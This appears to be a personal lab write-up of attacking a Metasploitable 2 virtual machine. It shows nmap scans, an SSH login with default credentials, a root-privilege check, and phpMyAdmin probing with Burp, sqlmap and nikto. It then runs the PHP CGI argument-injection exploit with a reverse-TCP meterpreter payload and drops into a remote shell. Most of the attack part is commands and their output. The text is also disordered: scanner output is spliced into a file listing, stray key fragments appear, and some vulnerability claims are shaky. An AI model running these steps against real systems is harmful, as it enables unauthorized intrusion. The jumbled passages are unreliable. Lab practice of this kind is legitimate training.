MoKd0MMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzx1EAYBsvCmM4a0jmhZ0oN
iRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3
(RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAQEAstqnuFMB0Zv03WTEjP4TUdjgWkIVNdTq6
```

```
| NULL:
|_ Couldn't get address for your host (kali)
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, SupportsTransactions,
SupportsCompression, Speaks41ProtocolNew,
ConnectWithDatabase, SwitchToSSLAfterHandshake,
LongColumnFlag
| Status: Autocommit
|_ Salt: x,jVNe4nQ)w@x[>d^,[h
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu
4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=T
here is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-07-22T08:46:24+00:00; -1d06h13m54s from
scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION
request
8180/tcp open http Apache Tomcat/Coyote JSP engine
1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
```

```
kboEDjte0fc65TlI7sRvQBwqAhQjeeyyIk8T55gMDk0D0akSlSXvLDcmcdYfx
eIF0ZSuT+nkRhij7XSSA/0c5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhK0b
UNf1AKZW++4Xlc63M4KI5cjuMMIPEV0yR3AKmI78Fo3HJjYucg87JjLeC66I7
+dLEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W8
7+Ed46/8P42LNGo0V80cX/ro6pAcbEPudUEfkJrqi2YXbhvwIJ0gFMb6wfe5c
nQew==
MAC Address: 08:00:27:44:1D:84 (Oracle VirtualBox virtual
NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

From the nmap scan we can see that we have 3 vulnerabilities

1. OpenSSH 4.7p1 - outdated
2. Debian 8ubuntu - Old and outdated
3. SSH services are open and available

OpenSSH 4.7p1 has **CVE-2008-5161** (CBC mode information disclosure) and **CVE-2008-1657** (local privilege escalation/bypass vectors in certain platform integrations),

CVE-2008-5161 Allows remote attackers to recover plaintext data from ciphertext blocks via side-channel/padding oracle attacks

We can bruteforce weak keys

```
msf > search ssh_login
```

Matching Modules

=====

#	Name	Disclosure Date	Rank
Check	Description		
-	----	-----	----
0	auxiliary/scanner/ssh/ssh_login	.	
normal	No	SSH Login Check Scanner	

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

```
msf > use auxiliary/scanner/ssh/ssh_login
```

```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS
```

```
192.16.1.165
```

```
RHOSTS => 192.16.1.165
```

```
msf auxiliary(scanner/ssh/ssh_login) > set username msfadmin
```

```
username => msfadmin
```

```
msf auxiliary(scanner/ssh/ssh_login) > set password msfadmin
```

```
password => msfadmin
```

```
msf auxiliary(scanner/ssh/ssh_login) > run
```

```
[*] 192.16.1.165:22 - Starting bruteforce
```

```
[*] 192.16.1.165:22 SSH - Testing User/Pass combinations
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS
```

```
192.168.1.165
```

```
RHOSTS => 192.168.1.165
```

```
msf auxiliary(scanner/ssh/ssh_login) > set username msfadmin
```

```
username => msfadmin
```

```
msf auxiliary(scanner/ssh/ssh_login) > set password msfadmin
```

```
password => msfadmin
```

```
msf auxiliary(scanner/ssh/ssh_login) > run
```

```
[*] 192.168.1.165:22 - Starting bruteforce
```

```
[*] 192.168.1.165:22 SSH - Testing User/Pass combinations
```

```
[+] 192.168.1.165:22 - Success: 'msfadmin:msfadmin'
```

```
'uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(d
ip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-
server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.142:35291 ->
192.168.1.165:22) at 2026-07-30 14:20:48 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Now we can interact with the session

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

We can escalate privileges and run all things as root

```
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
pwd
/root
```

alternatively, we can log in directly using ssh

http

```
(kali㉿kali)-[~]
└─$ sudo nmap -sCV -p80 192.168.1.165
```

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 14:18
-0400
```

```
Nmap scan report for 192.168.1.165
Host is up (0.0034s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

```
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```
|_http-title: Metasploitable2 - Linux
```

```
MAC Address: 08:00:27:44:1D:84 (Oracle VirtualBox virtual
NIC)
```

It uses outdated apache/2.2.8
when visisting the site



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

when visting myphpadmin page we have a login



Welcome to phpMyAdmin

Language

English ▾

Log in

Username:

Password:


Go

⚠ Cannot load [mcrypt](#) extension. Please check your PHP configuration.

ⓘ Cookies must be enabled past this point.

we will intercept with burp

trying to log in with username :admin and password admin we got a display error. The error indicates the username "admin" exists but the password is wrong



The screenshot shows the phpMyAdmin login interface. At the top, there is a logo for phpMyAdmin featuring a sailboat. Below the logo, the text "Welcome to phpMyAdmin" is displayed. A red-bordered error box contains the message: "#1045 - Access denied for user 'admin'@'localhost' (using password: YES)". Below this, there is a "Language" section with a dropdown menu set to "English". The "Log in" section contains two input fields for "Username:" and "Password:", followed by a "Go" button. At the bottom, a red-bordered warning box states: "Cannot load *mcrypt* extension. Please check your PHP configuration."

Using wappalyzer , we get additional information, even the database used which is mysql

 **Wappalyzer**   

TECHNOLOGIESMORE INFOExport

Database managers

 [phpMyAdmin](#)

Operating systems

 [Ubuntu](#)

Web servers

 [Apache HTTP Server](#)
2.2.8

Web server extensions

 [mod_dav](#) 2

Programming languages

 [PHP](#) 5.2.4

Databases

 [MySQL](#)

[Something wrong or missing?](#)

See website technologies in your CRM ^

The login page somehow doesnt allow the default credentials root and password emty but inoticed the url has an anti-csrf

 Not Secure <http://192.168.1.165/phpMyAdmin/index.php?token=fd93325f968282c93b5c8e7d5e24c920>

Intercepting login page in burp ...the request doesnt cature the login credential

The screenshot shows the Burp Suite interface with a target set to http://192.168.1.165. The left pane displays the 'Request' tab, and the right pane displays the 'Response' tab.

Request:

```
1 GET /phpMyAdmin/index.php?token=fd93325f968282c93b5c8e7d5e24c920 HTTP/1.1
2 Host: 192.168.1.165
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.1.165/phpMyAdmin/index.php?token=fd93325f968282c93b5c8e7d5e24c920
8 Connection: keep-alive
9 Cookie: pma_lang=en-utf-8; pma_charset=utf-8; pmaUser-1=mb7qeXgaNgI%3D; phpMyAdmin=996ac68ed86ccc79f518d8b20278b79e4396046c; pmaPass-1=E%2FYpUG9ZSfs%3D; PHPSESSID=72fb50f888ef38bb00a2977d65afc9ab
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2026 18:08:37 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: private, max-age=10800, pre-check=10800
7 Set-Cookie: pma_fontsize=82%25; expires=Fri, 21-Aug-2026 18:08:37 GMT; path=/phpMyAdmin/; httponly
8 Set-Cookie: pma_collation_connection=deleted; expires=Tue, 22-Jul-2025 18:08:36 GMT; path=/phpMyAdmin/; httponly
9 Set-Cookie: pma_theme=original; expires=Fri, 21-Aug-2026 18:08:37 GMT; path=/phpMyAdmin/; httponly
10 Set-Cookie: pmaPass-1=deleted; expires=Tue, 22-Jul-2025 18:08:36 GMT; path=/phpMyAdmin/
11 Last-Modified: Tue, 09 Dec 2008 17:24:00 GMT
12 Keep-Alive: timeout=15, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=utf-8
15 Content-Length: 3321
16
17 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
18 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
19 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
20 <head>
21 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
22 <link rel="icon" href="/favicon.ico" type="image/x-icon" />
23 <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24 <title>
  phpMyAdmin
</title>
```

Tried saving the request and using sql map, but there was nothing interesting

```
[15:06:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:06:41] [WARNING] POST parameter 'lang' does not seem to be injectable
[15:06:41] [WARNING] POST parameter 'convcharset' does not appear to be dynamic
[15:06:42] [WARNING] heuristic (basic) test shows that POST parameter 'convcharset' might not be injectable
[15:06:42] [INFO] testing for SQL injection on POST parameter 'convcharset'
[15:06:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:06:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:06:48] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:06:52] [INFO] testing 'PostgreSQL AND error-based - WHERE
```

```
or HAVING clause'
[15:06:56] [INFO] testing 'Microsoft SQL Server/Sybase AND
error-based - WHERE or HAVING clause (IN)'
[15:07:01] [INFO] testing 'Oracle AND error-based - WHERE or
HAVING clause (XMLType)'
[15:07:05] [INFO] testing 'Generic inline queries'
[15:07:05] [INFO] testing 'PostgreSQL > 8.1 stacked queries
(comment)'
[15:07:09] [INFO] testing 'Microsoft SQL Server/Sybase
stacked queries (comment)'
[15:07:12] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:07:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based
blind (query SLEEP)'
[15:07:20] [INFO] testing 'PostgreSQL > 8.1 AND time-based
blind'
[15:07:24] [INFO] testing 'Microsoft SQL Server/Sybase time-
based blind (IF)'
[15:07:29] [INFO] testing 'Oracle AND time-based blind'
[15:07:33] [INFO] testing 'Generic UNION query (NULL) - 1 to
10 columns'
[15:07:41] [WARNING] POST parameter 'convcharset' does not
seem to be injectable
[15:07:41] [INFO] skipping anti-CSRF token parameter 'token'
[15:07:41] [CRITICAL] all tested parameters do not appear to
be injectable. Try to increase values for '--level'/'--risk'
options if you wish to perform more tests. If you suspect
that there is some kind of protection mechanism involved
(e.g. WAF) maybe you could try to use option '--tamper' (e.g.
'--tamper=space2comment') and/or switch '--random-agent'
```

Tried nikto for vulnerability scanning

```
└─$ nikto -h http://192.168.1.165/phpMyAdmin/index.php?
token=fd93325f968282c93b5c8e7d5e24c920
- Nikto v2.6.0
-----
-----
+ Target IP:          192.168.1.165
+ Target Hostname:    192.168.1.165
+ Target Port:        80
+ Platform:           Unknown
```

```
+ Start Time:                2026-08-07 13:35:25 (GMT-4)
-----
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ ERROR: Failed to check for updates: 403
+ [999986] /phpMyAdmin/index.php/: Retrieved x-powered-by
header: PHP/5.2.4-2ubuntu5.10.
+ No CGI Directories found (use '-C all' to force check all
possible dirs). CGI tests skipped.
+ [013587] /phpMyAdmin/index.php/: Suggested security header
missing: content-security-policy. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /phpMyAdmin/index.php/: Suggested security header
missing: referrer-policy. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /phpMyAdmin/index.php/: Suggested security header
missing: permissions-policy. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /phpMyAdmin/index.php/: Suggested security header
missing: x-content-type-options. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /phpMyAdmin/index.php/: Suggested security header
missing: strict-transport-security. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated
(current is at least 8.5.1).
+ [600050] Apache/2.2.8 appears to be outdated (current is at
least 2.4.66).
+ [999967] /: Web Server returns a valid response with junk
HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which
suggests the host is vulnerable to XST. See:
https://owasp.org/www-community/attacks/Cross\_Site\_Tracing
+ [000294]
/phpMyAdmin/index.php/sips/sipssys/users/a/admin/user: SIPS
v0.2.2 allows user account info (including password) to be
retrieved remotely. See: https://vulners.com/exploitdb/EDB-ID:22381
+ [001384] /phpMyAdmin/index.php/?=PHPB8B5F2A0-3C92-11d3-
```

A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: <https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/>
+ [001385] /phpMyAdmin/index.php/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: <https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/>
+ [001386] /phpMyAdmin/index.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: <https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/>
+ [001387] /phpMyAdmin/index.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: <https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/>
+ [001535] /phpMyAdmin/index.php/.psql_history: This might be interesting.

Saw no potential vulnerability

Using nikto on port 80

```
└─$ nikto -h http://192.168.1.165/
- Nikto v2.6.0
-----
-----
+ Target IP:          192.168.1.165
+ Target Hostname:    192.168.1.165
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-08-07 13:36:17 (GMT-4)
-----
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ ERROR: Failed to check for updates: 403
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
```

```
https://labs.detectify.com/writeups/do-you-dare-to-show-your-  
php-easter-egg/  
+ [001385] /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP  
Easter Egg reveals potentially sensitive information via HTTP  
requests that contain specific QUERY strings. See:  
https://labs.detectify.com/writeups/do-you-dare-to-show-your-  
php-easter-egg/  
+ [001386] /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP  
Easter Egg reveals potentially sensitive information via HTTP  
requests that contain specific QUERY strings. See:  
https://labs.detectify.com/writeups/do-you-dare-to-show-your-  
php-easter-egg/  
+ [001387] /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP  
Easter Egg reveals potentially sensitive information via HTTP  
requests that contain specific QUERY strings. See:  
https://labs.detectify.com/writeups/do-you-dare-to-show-your-  
php-easter-egg/  
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for  
managing MySQL databases, and should be protected or limited  
to authorized hosts.  
+ [999984] /phpMyAdmin/ChangeLog: Server may leak inodes via  
ETags, header found with file /phpMyAdmin/ChangeLog, inode:  
92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See:  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ [001796] /phpMyAdmin/ChangeLog: phpMyAdmin is for managing  
MySQL databases, and should be protected or limited to  
authorized hosts.  
+ [750500] /test/: Directory indexing found.  
+ [001894] /test/: This might be interesting.  
+ [002989] /phpinfo.php: PHP is installed, and a test script  
which runs phpinfo() was found. This gives a lot of system  
information. See: CWE-552  
+ [003584] /icons/README: Apache default file found. See:  
https://www.vntweb.co.uk/apache-restricting-access-to-  
iconsreadme/
```

Since the site uses outdated apache we can use metasploit ro rce into
phpmyadmin

```
—# msfconsole -q  
msf > search php_cgi_arg_injection
```

Matching Modules

#	Full Name	Disclosure Date	Rank	Check	Name
0	exploit/multi/http/php_cgi_arg_injection	2012-05-03	excellent	Yes	PHP CGI Argument Injection
1	exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577	2024-06-06	excellent	Yes	PHP CGI Argument Injection Remote Code Execution
2	_ target: Windows PHP				
3	_ target: Windows Command				

Interact with a module by name or index. For example info 3, use 3 or use
exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

```
msf > use 0
[*] No payload configured, defaulting to
php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST
RHOST => 192.168.1.165
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI
TARGETURI => /phpMyAdmin/
msf exploit(multi/http/php_cgi_arg_injection) > see options
[*] exec: see options
```

```
Error: no such file "options"
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST
LHOST => 192.168.1.142
```

```

msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.1.142:4444
[*] Sending stage (72690 bytes) to 192.168.1.165
[*] Meterpreter session 1 opened (192.168.1.142:4444 ->
192.168.1.165:44543) at 2026-08-07 14:37:49 -0400

meterpreter > whomai

```

Then tried to look for password

```

meterpreter > shell
Process 18759 created.
Channel 0 created.
pwd
/var/www/phpMyAdmin
ls -la
total 1500
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 .
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 169 Dec 9 2008 CREDITS
-rw-r--r-- 1 www-data www-data 40540 Dec 9 2008 ChangeLog
-rw-r--r-- 1 www-data www-data 228105 Dec 9 2008
Documentation.html
-rw-r--r-- 1 www-data www-data 161576 Dec 9 2008
Documentation.txt
-rw-r--r-- 1 www-data www-data 179 Dec 9 2008 INSTALL
-rw-r--r-- 1 www-data www-data 18011 Dec 9 2008 LICENSE
-rw-r--r-- 1 www-data www-data 2624 Dec 9 2008 README
-rw-r--r-- 1 www-data www-data 732 Dec 9 2008
README.VENDOR
-rw-r--r-- 1 www-data www-data 29 Dec 9 2008 RELEASE-
DATE-3.1.1
-rw-r--r-- 1 www-data www-data 235 Dec 9 2008 TODO
-rw-r--r-- 1 www-data www-data 10862 Dec 9 2008
browse_foreigners.php
-rw-r--r-- 1 www-data www-data 4336 Dec 9 2008
bs_change_mime_type.php
-rw-r--r-- 1 www-data www-data 1102 Dec 9 2008
bs_disp_as_mime_type.php
-rw-r--r-- 1 www-data www-data 2202 Dec 9 2008
bs_play_media.php
-rw-r--r-- 1 www-data www-data 782 Dec 9 2008

```

calendar.php									
-rw-r--r--	1	www-data	www-data	3267	Dec	9	2008		
changelog.php									
-rw-r--r--	1	www-data	www-data	460	Dec	9	2008		
chk_rel.php									
-rw-r--r--	1	www-data	www-data	2093	Dec	9	2008		
config.sample.inc.php									
drwxr-xr-x	3	www-data	www-data	4096	May	14	2012	contrib	
-rw-r--r--	1	www-data	www-data	1483	Dec	9	2008		
db_create.php									
-rw-r--r--	1	www-data	www-data	10584	Dec	9	2008		
db_datadict.php									
-rw-r--r--	1	www-data	www-data	2434	Dec	9	2008		
db_export.php									
-rw-r--r--	1	www-data	www-data	471	Dec	9	2008		
db_import.php									
-rw-r--r--	1	www-data	www-data	25777	Dec	9	2008		
db_operations.php									
-rw-r--r--	1	www-data	www-data	7422	Dec	9	2008		
db_printview.php									
-rw-r--r--	1	www-data	www-data	30609	Dec	9	2008		
db_qbe.php									
-rw-r--r--	1	www-data	www-data	13135	Dec	9	2008		
db_search.php									
-rw-r--r--	1	www-data	www-data	984	Dec	9	2008		
db_sql.php									
-rw-r--r--	1	www-data	www-data	22536	Dec	9	2008		
db_structure.php									
-rw-r--r--	1	www-data	www-data	4583	Dec	9	2008	docs.css	
-rw-r--r--	1	www-data	www-data	2167	Dec	9	2008	error.php	
-rw-r--r--	1	www-data	www-data	24490	Dec	9	2008		
export.php									
-rw-r--r--	1	www-data	www-data	18902	Dec	9	2008		
favicon.ico									
-rw-r--r--	1	www-data	www-data	13599	Dec	9	2008		
import.php									
-rw-r--r--	1	www-data	www-data	6813	Dec	9	2008	index.php	
drwxr-xr-x	3	www-data	www-data	4096	May	14	2012	js	
drwxr-xr-x	2	www-data	www-data	4096	May	14	2012	lang	
drwxr-xr-x	10	www-data	www-data	4096	May	14	2012	libraries	
-rw-r--r--	1	www-data	www-data	411	Dec	9	2008		
license.php									
-rw-r--r--	1	www-data	www-data	12037	Dec	9	2008	main.php	

- + No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
- + [013587] /: Suggested security header missing: x-content-type-options. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>
- + [013587] /: Suggested security header missing: strict-transport-security. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
- + [013587] /: Suggested security header missing: content-security-policy. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- + [013587] /: Suggested security header missing: referrer-policy. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>
- + [013587] /: Suggested security header missing: permissions-policy. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy>
- + [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
- + [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: <http://www.wisec.it/sectou.php?id=4698ebdc59d15>, <https://exchange.xforce.ibmcloud.com/vulnerabilities/8275>
- + [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
- + [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
- + [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
- + [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
- + [750510] /phpinfo.php: Output from the phpinfo() function was found.
- + [750500] /doc/: Directory indexing found.
- + [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678>
- + [001384] /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See:

-rw-r--r--	1	www-data	www-data	25840	Dec	9	2008	
navigation.php								
-rw-r--r--	1	www-data	www-data	26913	Dec	9	2008	
pdf_pages.php								
-rw-r--r--	1	www-data	www-data	52856	Dec	9	2008	
pdf_schema.php								
-rw-r--r--	1	www-data	www-data	360	Dec	9	2008	
phpinfo.php								
-rw-r--r--	1	www-data	www-data	1109	Dec	9	2008	
phpmyadmin.css.php								
drwxr-xr-x	5	www-data	www-data	4096	May	14	2012	pmd
-rw-r--r--	1	www-data	www-data	9782	Dec	9	2008	
pmd_common.php								
-rw-r--r--	1	www-data	www-data	1917	Dec	9	2008	
pmd_display_field.php								
-rw-r--r--	1	www-data	www-data	18545	Dec	9	2008	
pmd_general.php								
-rw-r--r--	1	www-data	www-data	880	Dec	9	2008	
pmd_help.php								
-rw-r--r--	1	www-data	www-data	3571	Dec	9	2008	
pmd_pdf.php								
-rw-r--r--	1	www-data	www-data	4013	Dec	9	2008	
pmd_relation_new.php								
-rw-r--r--	1	www-data	www-data	2012	Dec	9	2008	
pmd_relation_upd.php								
